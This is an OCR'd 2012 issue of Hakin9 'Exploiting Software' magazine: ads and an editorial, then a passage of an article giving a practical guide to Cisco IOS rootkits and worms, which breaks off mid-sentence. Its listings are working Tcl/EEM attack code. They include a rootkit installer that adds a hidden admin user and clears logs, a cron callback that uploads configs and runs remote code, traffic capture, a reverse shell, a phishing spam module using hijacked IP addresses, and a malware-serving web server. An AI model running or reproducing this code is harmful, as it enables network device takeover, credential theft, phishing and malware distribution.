
Exploiting Software

Hakin9

Vol.2 No.4
Issue 04/2012(8) ISSN: 1733-7186



CISCO IOS ROOTKITS AND MALWARE

DLL INJECTION

SESSION RIDING

NMAP CAMOUFLAGED SCANNING

SYSLOG

PLUS

LEARN ABOUT VARIOUS FACTORS OF SOCIAL ENGINEERING BY USING SOME REAL LIFE EXAMPLES: SOCIAL ENGINEERING – NEW ERA OF CORPORATE ESPIONAGE

LEARN TO EXPLOIT A SOFTWARE APPLICATION USING THE AUTOMATED TOOLS: EXPLOITING SOFTWARE

eLearnSecurity
Forging security professionals

It's here!
Penetration testing for Students

**Click here
To enter the
early bird list**


IP addresses: 192.168.5.100
Subnet Mask: 255.255.0.0
This is to say that 192.168.5.3 is in the same network with 192.168.76.135

80% of beginners remain beginners or give up completely

We know the pain of being a beginner.
You either don't have the foundational skills or you don't have a clear path to follow. Don't give up. There is a better way.
Our course will teach you basics of networks and web apps.

It's not just about 1337 instructors

Expert teachers hardly remember what took them to the expert status. It's a fact. There is no way to effectively teach beginners other than help them building strong foundations and showing them the correct path.


Let's suppose that an attacker wants to exploit a vulnerability against a web server running on port 80.
Of course, since the web server needs to accept connections from legit visitors, traffic coming to port 80 is allowed and so is the Hacker connection to the server.

You can do it

If you keep studying without a clear learning path you are probably wasting time. Secret is path and perseverance.
Better a single step in the correct direction than 10 random steps.
Our course will save you months of struggling and frustrations.

You gotta see this.

www.elearnsecurity.com

eLearnSecurity
Forging security professionals

Still hacking virtual machines?

Coliseum
Web application security lab

Coliseum Lab is here!

The most epic web app hacking lab
you have ever seen

CLICK HERE

14 educational challenges
in a multi-platform
environment.

Epic!

www.coliseumlab.com

Exploiting Software
team

Editor in Chief: Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Managing Editor: Natalia Boniewicz
natalia.boniewicz@hakin9.org

Editorial Advisory Board: Rebecca Wynn, Matt Jonkman, Donald Iverson, Michael Munt, Gary S. Milefsky, Julian Evans, Aby Rao

Proofreaders: Michael Munt, Rebecca Wynn, Elliott Bujan, Bob Folden, Steve Hodge, Jonathan Edwards, Steven Atcheson, Robert Wood

Top Betatesters: Nick Baronian, Rebecca Wynn, Rodrigo Rubira Branco, Chris Brereton, Gerardo Iglesias Galvan, Jeff rey Smith, Robert Wood, Nana Onumah, Rissone Ruggero, Inaki Rodriguez

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 Expoiting Software magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Dear Readers,

In this issue you will learn about Cisco IOS, whis is the predominant OS for networking devices on the internet. Cisco IOS has evolved an advanced feature set in the CLI and flexible scripting abilities that provide the network administrator with onboard real-time network event detection, automated network recovery functions, and other valuable capabilities. These features, however, may also be used to exploit critical network devices, network traffic traversing these devices and act as a launch point for further attacks into a network. In the article Cisco IOS Rootkits and Malware: A Practical Guide Jason Nehbross will show you how to exploit critical network devices, network traffic traversing these devices and act as a launch point for further attacks into a network You will also learn about a self replicating IOS worm with stealth features and self defense mechanisms, all with platform independent code. The article Taking control, Functions to DLL injection Written by Dr Craig Wright is going to follow from previous articles as well as going into some of the fundamentals that you will need in order to understand the code exploitation process. In this article we look at one of the primary infection steps used to compromise a Windows host, DLL injection. In the article Deceiving Networks Defenses with Nmap Camouflaged Scanning Roberto Saia will teach you how to deceive an IDS/IPS system through a particular feature offered by Nmap software, a simple option able to trick the rules generally used in this kind of systems to detect any suspect activity inside a medium/large network. In the article Exploiting Software Swetha Dabbara describes security aspects from developers and Attackers perspective and automated tools to exploit a software application. If ypu want to learn how to protect against CSRF attacks read the article Cross Site Request Forgery – Session Riding written by Miroslav Ludvik and Michal Srnec. If you want to learn how to setup a Linux Syslog Server in CentOS and how to configure Cisco and Windows devices to send their logs to that server don't miss the article Data Logging with Syslog: A troubleshooting and auditing mechanism written by Abdy Martinez. I also recommend you to read the article Social Engineering – New Era of Corporate Espionage written by Amar Suhas who will show you various factors of social engineering by using some real life examples.

Enjoy the reading!
Natalia & Hakin9 Team

Do You Want to Become a Cyber Security Expert?

OR ADVANCE YOUR IT SECURITY CAREER?

- Cyber Security has one of the largest market shares in IT
- Government & Compliance Regulations are more and more enforced
- Gartner Group predicts unprecedented growth and need in Cyber Security
- Skilled Cyber Security Experts are in ever more demand

THE CYBER 51 EXPERT COACHING FORUM

- Individual 1-on-1 Mentoring on Ethical Hacking, Penetration Testing and IT Security
- Networking with other community members and moderators
- Access to a wealth of tools and information not found on public domain
- Permanent Job & Contract offers, Webinars and much more!

YOUR BENEFITS

- Become an Ethical Hacker / Penetration Tester with 1-on-1 mentoring
- Learn at your own pace at a fraction of the cost of regular courses

CYBER 51 COACHING FORUM

CYBER SECURITY FORUM

CONTENT:

1. General Topics
2. Service Assessment
3. Ethical Hacking
4. Cyber Threats
5. Mitigating Cyber Threats
6. Penetration Testing

CYBER 51 INSTRUCTORS

OUR CERTIFICATION LEVELS:

- Certified Ethical Hacker (C|EH)
- Forensic Investigator (C|HFI)
- Certified Security Analyst (ECSA)
- Licensed Penetration Tester (C|LPT)
- Network Security Admin (ENSA)
- ISC Consortium (CISSP)

FEATURES

ADDITIONAL FEATURES:

- 1-on-1 Coaching
- Trainers with Years of Experience
- Wealth of Tools
- Webinars
- Networking with other members
- Contract & Perm. Job Opportunities

WHY CYBER 51?

- Learn whenever you want to
- Dedicated 1-on-1 Coaching
- Information you will not find on public boards
- All Mentors work as Senior Security Consultants
- Frequent updates
- Great Value for money

CYBER 51
A PURE CYBER SECURITY NETWORK

CONTACT US TODAY
CYBER 51 LIMITED, 176 THE FAIRWAY, SOUTH RUISLIP, HA4 0SH, MIDDLESEX, UNITED KINGDOM
EMAIL: INFO@CYBER51.COM
WEB: WWW.CYBER51.COM

Cisco IOS

rootkits and malware: A practical guide

Cisco IOS is the predominant OS for networking devices on the internet. Cisco IOS has evolved an advanced feature set in the CLI and flexible scripting abilities that provide the network administrator with onboard real-time network event detection, automated network recovery functions, and other valuable capabilities.

These features, however, may also be used to exploit critical network devices, network traffic traversing these devices and act as a launch point for further attacks into a network. This presentation discusses the use of and demonstrates an IOS Embedded Event Manager rootkit and worm. When a router is infected it can be leveraged into a powerful malware platform. Capabilities demonstrated will be network packet captures, reverse shell connections, a spam module, and a mini malware httpd server leveraged with ip address hijacking. A self replicating IOS worm with stealth features and self defense mechanisms are also demonstrated, all with platform independent code.

Cisco IOS currently has few rootkits and worms. Previous rootkits use binary patching of the firmware to insert a trampoline for rootkit code (1). This technique has a limitation in that the firmware must be manually patched. Furthermore, the patching requires distinct changes for different versions of firmware and cpu architectures.

Cisco IOS has a powerful scripting and event management toolkit *Embedded Event Manager* (EEM) which has a number of incarnations. The rootkit and worm are written in EEM TCLSH and are accompanied by non-EEM tclsh modules and supporting files.

Cisco IOS has a few variations of tclsh in current versions of IOS. The first and easiest variant is the cli tclsh interpreter. To get into the interpreter from enable mode, simply enter `router#tclsh` and your prompt will change, dropping you into the tclsh interpreter. At this point you can type a combination of tclsh and IOS commands that will execute in real-time. Commands that require a brace/bracket closing will of course wait until the closing brace. This command mode is a good way to test out code fragments and to proof of concept small subroutines. An example would be to ping multiple hosts, Listing 1.

The notable feature here is that if you type a command that is not a tclsh keyword or a defined procedure, the command is assumed to be a Cisco IOS command to be executed from the privilege level of the user.

A feature of the tclsh cli command is the file execute mode. In this mode you have the ability to specify a file to execute with the tclsh interpreter. There is support for direct manipulation of the configuration with the `ios_config` command. With the `ios_config` command in a tclsh script you can easily make configuration changes without having to go into a configuration mode. While the file could be located on the flash/disk, the interpreter does understand a remote execution. Remote execution is most helpful in that it forms the basis for the initial payload drop into the router and the remote code execution from the callback server. Here is a brief example in Listing 2.

This command will execute tclsh code from the remote file `rootme` which is located on the web-server on 192.168.1.100. The code for `rootme` is contained in Listing 3.

Listing 1. *Tclsh cli ping*

```
router1# tclsh
tclsh% foreach x {12 22 23} {
ping 192.168.1.$x }
```

Listing 2. *Tclsh remote execution*

```
router1# tclsh http://192.168.1.100/rootme
```

In this example a directory called `system` is made in the flash file system. A copy of the rootkit `main_k1.tcl` is downloaded along with a stealth cli handler called `bootload122v5.tcl`. The rootkit `main_k1.tcl` is then installed into the system as a cron job that is executed every 15 minutes. Finally a new username is added, the logs are cleared and a new configuration written. There are a few things of note on the syntax of the example. The first is the use of the `typeahead` command, which allows you to specify any responses to questions that a command may ask. The second is the use of a `if {[catch {foo}]}` contruct. The catch command is useful in cases where the IOS command may not execute correctly or you would like to capture the result of the command. Failure to catch an error from a cli command will generate unwanted errors on vty's and sometimes in logs.

Another use of tclsh in Cisco routers is with EEM. EEM is a onboard scripting and response mechanism (2). This is a fully featured scripting and event handling system. The basic theory is that when a script is registered with IOS, events of a certain type will invoke the EEM tclsh code to do special handling of the event. The system is currently used as a means to process data, recover from errors, and implement custom router behavior. This mode has the same limited tclsh subset as the other modes but requires a different interface into the command line than the other modes. In this mode you are required to build up a file handler to handle all input and output to the CLI. The feature gives you the ability to have more complex interactions with IOS. A downside is that it will, at times, be a peculiar interaction with IOS, especially if you are not completely sure of the exact response to the commands you have just sent.

Various recent vintages of IOS support IOS and EEM tclsh scripting. Basic versions of these features were added in IOS release 12.3(14)T, 12.2(18)SXF5, 12.2(28)SB, 12.2(33)SRA, and later releases. Currently EEM v4.0 is the most recent and is available in most images. Most Catalyst switches of the 12.2 branch do not support EEM (with the exception of the 6500/4500/3700 series switches), however they do support the command line tclsh version.

Getting started with bootstrapping a router

To load the code for the first time you will need to enable access to the router. You can accomplish this by leveraging a password brute force program, or manipulating snmp read-write strings. Once on the

Listing 3. *Remote rootkit installer script*

```
#### you will need to set the ip address, transport, disk or flash and directory
typeahead "\n \n"
if {[catch {set result [exec {mkdir disk0:/system }]} e]} { puts "error caught : $e" }
typeahead "\n \n"
if {[catch {set result [exec {copy http://192.168.1.100/down/main_k1.tcl disk0:/system/ }]} e]} { puts "error
                    caught : $e" }
typeahead "\n \n"
if {[catch {set result [exec {copy http://192.168.1.100/down/bootload122v5.tcl disk0:/system/ }]} e]} { puts
                    "error caught : $e" }
ios_config "event manager environment _cron_entry 0-59/15 * * * *"
ios_config "event manager directory user policy \"disk0:/system\""
ios_config "event manager policy main_k1.tcl"
ios_config "username jboss privi 15 pass 0 test"
typeahead "y"
exec {clear log}
exec {wr me }
```

Listing 4. *Event config crontab entry*

```
event manager environment _cron_entry*/15 * * * * *
```

Listing 5. *EEM cron event registration*

```
::cisco::eem::event_register_timer cron name crontimer2 cron_entry $_cron_entry maxrun 280
```

router itself, you can execute the script `rootme` located on a web server. You do have some flexibility here in that you could have used tftp, ftp, scp, http, or https as the transport. A note on the transport: some features of the rootkit/worm will copy files back up to the callback server, in which case the server needs to be configured such that files of arbitrary names can be copied back up to the server on demand. This will facilitate uploading of new configs and result files.

Registering EEM events with IOS

There are a number of EEM event handlers that are defined and that we have the ability to register. I will briefly explain the ones that are of direct use to a rootkit and worm. The first of these is the Cron event handler. It registers with the system by defining an environment variable that is used as a unix crontab string. The syntax is the same as a standard unix crontab definition, so I will omit a detailed explanation of the crontab entries.

The text from Listing 5 is required as the first line inside the scripts.

This will bind the environment variable `_cron_entry` from the event manager configuration to the actual script. Anther item of note on that line are that maxrun is set to 280 seconds. The maxrun is set to be smaller than the cron event cycle. Executing multiple copies of EEM scripts has resource starvation issues and the maxrun timer is used as a failsafe. When the maxrun timer runs out, the process will be forcibly terminated. This has implications for runaway scripts in that care must be taken to adequately catch/trap all calls so that the cron process is not forcibly terminated while waiting on a response.

Another useful EEM event is the cli handler. This entry allows you to define a regex of cli commands that allows the handler to see that a user is typing the commands, and will execute code in response. An example best illustrates this process. Here the EEM script registers itself with IOS using Listing 6.

The event will register itself to execute every time a `show event`, `show run`, or `show conf` command is executed on the cli. IOS will do command expansion, so the example would also match `sh config` had the user taken that shortcut. This example requires that the EEM script must execute the command for the user if the user needs to see the output of those commands. Failure to output the execution of the command to stdout will cause the user to receive no output when running a registered command!

The last event of note is the `none` event which looks like Listing 7 when registered.

The effect of Listing 7 is that the event is registered and has a maxrun set of 1200 seconds. However, once registered the event must now be manually executed. The manual execution command is Listing 8 and would be executed from the command line.

This is a convenient syntax with which to test and debug scripts. Only an event registered as `event_register_none` can be manually executed. All other EEM events must be triggered by the event they are tied to.

Re-registering events and updating code

Once an event is registered with IOS, portions of the script are kept in memory. Even if you replace the script on disk with a brand new version, IOS will continue to execute the old version that was originally registered. Therefore, once you have copied the new version of tcl code onto the disk you must reregister the event with the following command.

The previous command appears in more recent vintages of IOS. If this command is not available, you must remove the event from the configuration and then add it back in. While coding I have found the last method to be the most reliable. I have run into instances

Listing 6. *EEM cli handler event registration*

```
::cisco::eem::event_register_cli pattern "^show (event*|run*|conf*)" sync yes occurs 3
```

Listing 7. *EEM none event registration*

```
::cisco::eem::event_register_none maxrun 1200
```

Listing 8. *Cli event none execution*

```
event manager policy run mynonepolicy.tcl
```

Listing 9. *Refresh EEM code events in memory*

```
router#event manager update user policy name main_k1.tcl disk0:/
```

where IOS complained of syntax errors on perfect files only to have the problem go away if I took the event out of the running configuration and re-added it.

Callback code from a cron event

Now that we have covered the basics we can move onto what one can actually do with all this functionality. The cron event in Listing 10 will (from cron every 15 minutes) upload the current configuration and then execute a new unique remote file.

The beginning of the script is boilerplate setup for all EEM scripts. The callback address is set and then a new CLI handler is started from which to execute commands. I then do a bit of housekeeping and construct a unique hostname that hopefully does not have any collisions between routers.

Listing 10. *EEM rookit from cron*

```
::cisco::eem::event_register_timer cron name
                    crontimer2 cron_entry $_cron_
                    entry maxrun 280
namespace import ::cisco::eem::*
namespace import ::cisco::lib::*

#eem rootkit main_k1.tcl v1.1 by jboss
set CALLBACK "10.11.11.117"

  set result [cli_open ]
    array set cliarr $result
    cli_exec $cliarr(fd) "enable"
    cli_exec $cliarr(fd) "term length 0"
    cli_write $cliarr(fd) "sh run | inc hostname"
  set result [ cli_read_pattern $cliarr(fd) ".*#" ]
    regexp {hostname (.*)\r} $result lline HOST

    cli_write $cliarr(fd) "sh ver | inc ID"
  set result [ cli_read_pattern $cliarr(fd) ".*#" ]
    regexp {board ID (.*)\r} $result lline boardid
  set bid [ string range $boardid 0 9 ]

        cli_write $cliarr(fd) "copy running http:
                    //$CALLBACK/up/$HOST.$bid"
        cli_read_line $cliarr(fd)
        cli_write $cliarr(fd) "\r \r"
        cli_read_line $cliarr(fd)
    after 200
        cli_write $cliarr(fd) "tclsh http://
                    $CALLBACK/down/$HOST.$bid.tcl"
        cli_read_line $cliarr(fd)
        cli_write $cliarr(fd) "\r \r"
        cli_read_pattern $cliarr(fd) ".*#"
 cli_close $cliarr(fd) $cliarr(tty_id)

return 0
```

A copy of the running configuration is saved up to the `$CALLBACK` server with the constructed hostname. Here I used an Apache web server with a `dav_fs` module to allow uploading of random files. This is horribly insecure and is here for convenience. While watching the upload directory on the callback server I can then see new routers upload their configs and download new code. Once you have determined that a new router has had the rootkit installed, you can then start assigning new code to that particular router for it to execute as a download.

Next a tclsh remote execution of code located on the `$CALLBACK` server with a filename of `$HOST.$bid.tcl`. Again, I use the composite hostname. This gives me a unique name for the host and allows me to send different commands to different routers if I so choose. There is a choice here of multiple transports. I choose http, however, https might be a better choice as it is encrypted (hiding from a IPS), does not require a password, and is almost always allowed in outgoing firewalls. After it executes, it reads a line from the cli handler, and then cleans up the cli handler and closes the handle. Of special note is that I have not performed any error checking or sanity check. This will blindly execute remote code as the enable user.

Remote tclsh modules

Once we have cronjob that will remotely pull down and execute code, we can start adding functionality by way of small tclsh scripts. These scripts are meant to be tclsh remote execution scripts from the rootkit. I can put anything I want in the script that would be of use. In this examples I put these tclsh scripts in a http download directory and then symlink them over to the unique router name. Examples scripts would be a set of commands to drop a access-list, add a user, change passwords, reboot, or upload a new configuration. These scripts have a slightly different syntax then the regular EEM. The following Listing 11 is a packet capture and upload.

Here we check to see if a packet capture is already running. If the packet capture is already running we stop the capture for a moment so that we can copy the pcap encoded dump file to a callback server for analysis. If there is not an existing packet capture running, we setup a new access list that captures unencrypted traffic. Then start a new packet capture on all available interfaces. At the end of the script we clean up the logs, hiding the fact (or camouflaging the fact) that a script has been running. Once the monitor is running a new pcap file will be uploaded every 15 minutes.

ReverseShell

The next example of remote script to be executed is a very rudimentary reverse shell. A reverse shell is useful in those situations where the compromised router is behind a statefull firewall. The script will attempt to connect to a remote server and then blindly execute commands. On the server the user would just listen on a port with netcat.

This script does produce a functional reverse shell, however without proper error, string and interactive line handling long term cli editing would be best done in a more traditional way. Listing 12 starts with a callback server and port being setup and a tcp socket established. Then it will infinitely loop over a read/execute/write of the socket. To handle the configuration mode a special syntax is used. The syntax follows what a tclsh `ios_config` command would be executing. For this syntax the important information is that if the command would put you into a subcommand mode (for instance: a interface mode, router protocol mode, or a line mode). You will need to put the mode command first and then any subcommands on the same line separated by a ";". For example here is adding a new loopback with ip address.

Insertip.tcl

The next script is more of a helper script. There is a script `insertip.tcl` that essentially fires up a loopback interface and then attempts to add that new network to any routing protocols that it finds running (static routing is free here). Basic addition of the loopback to the routing protocols is attempted, complex route distribution maps would be beyond the scope of a generalized script, but that is why the rootkits/worm upload their full config every 15 minutes. This is a helper script in that it is used to hijack a popular ip address for the next couple of scripts. It would be unwise to run scripts like this on transit BGP speakers, but then again some people like to wreck hotel rooms.

Spam.tcl

Here is a spammer script that with a little preparatory work can send emails to downstream mail servers with a hijacked ip address. Some email servers seem to trust domains if they are on the correct ip address. If the compromised router is upstream (or within routing protocol range). And you would like to remind users that they should reset their password with the following link, you would use insertip.tcl to take over a appropriate ip address. Upload a emails list that contains a comma delimited `email from, email to, source ip, destination ip` and fire off the following script remotely: Listing 14.

This script could have a long list of email from addresses (and the `smtp_send_email` isn't exactly snappy) so it is set up as a `event_register_timer` countdown script with a healthy maxrun of 12 hours. The are a few caveats with this script. First is that `Mailservername: $edest\n` piece must be a ip address of a downstream smtp server. The router will not do any mx record lookups so this should

Listing 11. *Tclsh insertip.tcl helper*

```
if {[catch {set result [exec {sh monitor capture point all}]} e]} { puts "error caught : $e" }
if {[regexp "Capture Buffer" $result ]} {
if {[catch {set result [exec {monitor capture point stop myint1}]} e]} { puts "error caught: $e" }
if {[catch {set result [exec {monitor capture buffer mycap export http://172.16.13.1/up/r1.pcap}]} e]} { puts
                   "error caught: $e" }
if {[catch {set result [exec {monitor capture point start myint1}]} e]} { puts "error caught: $e" }
} else {
ios_config "access-list 167 permit tcp any any eq telnet"
ios_config "access-list 167 permit tcp any any eq pop3"
ios_config "access-list 167 permit udp any any eq snmp"
ios_config "access-list 167 permit tcp any any eq ftp"
if {[catch {set result [exec {monitor cap buffer mycap size 512 circular}]} e]} { puts "error caught: $e" }

if {[catch {set result [exec {monitor cap buffer mycap filter access-list 167}]} e]} { puts "error caught: $e" }
if {[catch {set result [exec {monitor capture point ip cef myint1 all both}]} e]} { puts "error caught: $e" }
if {[catch {set result [exec {monitor capture point associate myint1 mycap}]} e]} { puts "error caught: $e" }
if {[catch {set result [exec {monitor capture point start myint1}]} e]} { puts "error caught: $e" }
 }
typeahead "y"
exec {clear log}
```

Listing 12. *Tclsh ReverseShell v1.0*

```
set CALLBACK "172.16.14.1"
set PORT "1337"
set sockid [ socket $CALLBACK $PORT]
puts $sockid "Cisco ReverseShell v1.0 by jboss"
puts $sockid "******************"
while {1} {
        flush $sockid
        set result [ gets $sockid ]
        if { [regexp "conf t" $result ] } {
                puts $sockid "limited function config. subint cmds have to be on sameline separated by a \";\""
                puts $sockid "end config mode with keyword \"end\""
                flush $sockid
                set injectline ""
        while { ![regexp "end" $injectline]} {
                set injectline [ gets $sockid ]
                lappend injectconfig $injectline
        }
puts $sockid "commit the following to config $injectconfig"
flush $sockid
                foreach inject $injectconfig {
                        if { [ regexp ";" $inject ] } {
                                set subcmd [ split $inject ";" ]
                                ios_config "[lindex $subcmd 0]" "[lindex $subcmd 1] " "[lindex $subcmd 2]"
                        } else {
                                ios_config "$inject"
                        }
                }
        } else {
                set cmdres [ exec $result ]
                puts $sockid $cmdres
                puts $sockid "rshell#"
                flush $sockid
        }

close $sockid
return 0
```

Listing 13. *Example of ReverseShell executing*

```
rshell#
conf t
limited function config. subint cmds have to be on sameline separated by a ";"
end config mode with keyword "end"
int loop2 ; ip add 2.2.2.2 255.255.255.0 ; no shut
end
commit the following to config {int loop2 ; ip add 2.2.2.2 255.255.255.0 ; no shut} end
sh int sum | inc Loop
* Loopback1                0     0    0     0     0    0     0    0    0
* Loopback2                0     0    0     0     0    0     0    0    0
rshell#
```

Listing 14. *Tclsh Spam.tcl*

```
set HOMEDIR "disk0:"
set CALLBACK "172.16.14.1"
#eem spam.tcl v1.0 by jboss
        typeahead "\n \n"
        if {[catch {set result [exec copy http://$CALLBACK/down/emails $HOMEDIR/system/emails ]} e]} { puts
                    "error caught : $e" }
if { [file exists "$HOMEDIR/system/smtp.tcl" ] } {
ios_config  "no event manager policy smtp.tcl"
ios_config  "event manager policy smtp.tcl"
return 0
} else {
set onewf [ open "$HOMEDIR/system/smtp.tcl" w ]
puts $onewf {
::cisco::eem::event_register_timer countdown time 15.00  maxrun 43200
namespace import ::cisco::eem::*
namespace import ::cisco::lib::*
set HOMEDIR "disk0:/system/"
set EMAIL_LIST "$HOMEDIR/emails"

        if { [file exists $EMAIL_LIST] } {
                set fd [ open $EMAIL_LIST r ]
               while { [gets $fd emailline] } {
                set eline [ split $emailline "," ]
                set efrom [ lindex $eline 0 ]
                set eto [ lindex $eline 1 ]
                set esource [ lindex $eline 2 ]
                set edest [ lindex $eline 3 ]

                set body "Mailservername: $edest\n"
                append body "From: $efrom\n"
                append body "To: $eto\n"
                append body "Cc: \n"
append body "Sourceaddr: $esource\n"
                append body "Subject: A security reminder to reset your password\n"
                append body "\n"
                append body "MegaCorp has instituted new regulations to improve your privacy\n"
                append body "at your earliest convenience you should reset your password using \n"
                append body "the following web address http://insert_real_url_here.com/password_reset.html\n"

                         if [catch {smtp_send_email $body } result] {
                         action_syslog msg "smtp error $result"
                         }
                }
        }
        }
flush $onewf
close $onewf
}

ios_config  "event manager policy smtp.tcl"
return 0
```

be prepped with ip's when making the list. Also you will need to provide the `Sourceaddr: $esource\n` line with the configured hijacked loopback address, or else the router will not have a proper source ip address. With the emails sent from the ip addresses of the real megacorp servers, it would be time to find the real ip addresses of the sites web servers and inject those for the next script.

Httpd.tcl

The last example is a malware web site run off of a compromised router. Here a rudimentary web server is run from the router that serves up a infected html web page. The web page would be something that could appear to be legitimate but really would be loading malware into web browsers and redirecting to other sites. The key to this module is that a loopback interface

Listing 15. *Tclsh Httpd.tcl*

```
ios_config "int loopback 99"
ios_config "ip add 66.249.81.104 255.255.255.255"
ios_config "no shut"

proc serveConnection {Handle} {
set basedir "disk0:/system/"
set defaultfile "index.html"
gets $Handle myline
set myfile [ lindex [ split $myline " "] 1 ]
set targ "$basedir$myfile"
switch -glob $targ {
        *htm* {
        puts $Handle "HTTP/1.0 200 OK \nContent-Type: text/html\n"
        }
        *jpg {
        puts $Handle "HTTP/1.0 200 OK \nContent-Type: image/jpeg\n"
        }
        default {
        puts $Handle "HTTP/1.0 200 OK \nContent-Type: text/html\n"
#you should define more mime types if you use that content.
        }
}

if { ![file exists $targ] } {
set targ "$basedir$defaultfile"
}
set localfhandle [ open $targ r ]
fconfigure $localfhandle -translation binary
fconfigure $Handle -translation binary

close $localfhandle
flush $Handle
close $Handle
}

 proc acceptConnections {ConnectionFileHandle ClientAddress ClientPort} {
     fconfigure $ConnectionFileHandle -buffering none
     fileevent $ConnectionFileHandle readable [list \
             catch [list serveConnection $ConnectionFileHandle]]
}
 socket -server acceptConnections 80
 vwait Dummyvariable
```

is made on the router that has the ip address of a target site. Since any traffic that flows through the router would take the locally attached interface (local interfaces have the highest weight in the routing table) traffic for that site would mistakenly go to the router itself. Here a loopback address of a site is added as a loopback interface and a webserver is loaded up (we could have used insertip.tcl to get more of a effect). Now all web traffic is replied to with a infected web page (regardless of what url they actually requested).

This assumes that a suitable *index.html* file was crafted and put in the router where the script would be executing from. Because of maxrun timers this would be a short lived web server, in our example 15 minutes (however this could be more permanent had that been required). You will see a general lack of mime types defined, the http performance is lackluster and it is trivial to source other files from a different site.

Making an IOS worm with tclsh

Creating a worm that runs in IOS and is capable of spreading to another router is now a matter of putting all of the pieces together along with some new routines. The basis of the worm is the rootkit from Listing 10. The logic for a worm is slightly different because maxrun timers can kill long running processes. Because of limited runtime most modes on the worm are broken up into separate operations or modes. A few parts of the worm must be stored separately in the flash disk. From saving the state to recording operations that succeeded, each of the different files serves a slightly different purpose. The basic constraint here is that the worm is executed out of cron and as such it needs a mechanism for recovering or generating a state to be in. While the worm will attempt to contact the callback server to gather guidance, that contact cannot be assumed. The mode of the worm is controlled by command bits (four binary bits actually) that tell the worm to either download a remote command, repopulate a new target list, brute force an initial password, or brute force an enable password. All the modes can be turned on at the same time. However, this is almost never a wise idea as a long sequential set of operations would most certainly be killed by the 